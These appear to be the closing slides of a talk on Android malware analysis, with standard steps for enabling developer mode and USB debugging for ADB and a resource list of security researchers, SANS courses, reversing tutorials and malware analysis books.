
In order to use ADB, you'll need to have your device in developer mode and with USB debugging turned on!

Developer options:

Settings > About phone and tap **Build number** seven times

Debugging:

Developer options > USB Debugging



DEMO

Questions?

Resources

Active researchers on Twitter

Lukas Stefanko (<https://twitter.com/LukasStefanko>)
"fs0c131y" (<https://twitter.com/fs0c131y>)
Maddie Stone (<https://twitter.com/maddiestone>)
Tatyana Shishkova (<https://twitter.com/sh1shk0va>)
Jeremy Richards (<https://twitter.com/dyngnosis>)
Michael Flossman (<https://twitter.com/terminalrift>)
Tim Strazzere (<https://twitter.com/timstrazz>)
Azeria (<https://twitter.com/fox0x01>)

Courses

SANS SEC575 - Mobile Device Security & Ethical Hacking
SANS FOR585 - Smartphone Forensic Analysis
Azeria Labs - ARM Assembly Basics
(<https://azeria-labs.com/writing-arm-assembly-part-1/>)
My Youtube Android Reversing Series:
<https://youtube.com/chmodxx>

Books

[Android Malware and Analysis](#) - Ken Dunham, Shane Hartman, Manu Quintans, Jose Andre Morales, Tim Strazzere
[Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software](#) - Michael Sikorski, Andrew Honig
[Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation](#) - Bruce Dang (Author), Alexandre Gazet (Author), Elias Bachaalany (Author), Sébastien Josse (Contributor)

[The Mobile Application Hacker's Handbook](#) - Dominic Chell (Author), Tyrone Erasmus (Author), Shaun Colley (Author), Ollie Whitehouse (Author)

[Wireshark 101: Essential Skills for Network Analysis](#) - Laura Chappell
My favourite books on everything from malware analysis to foreign policy and biographies:
<https://chmodxx.net/reading-list/>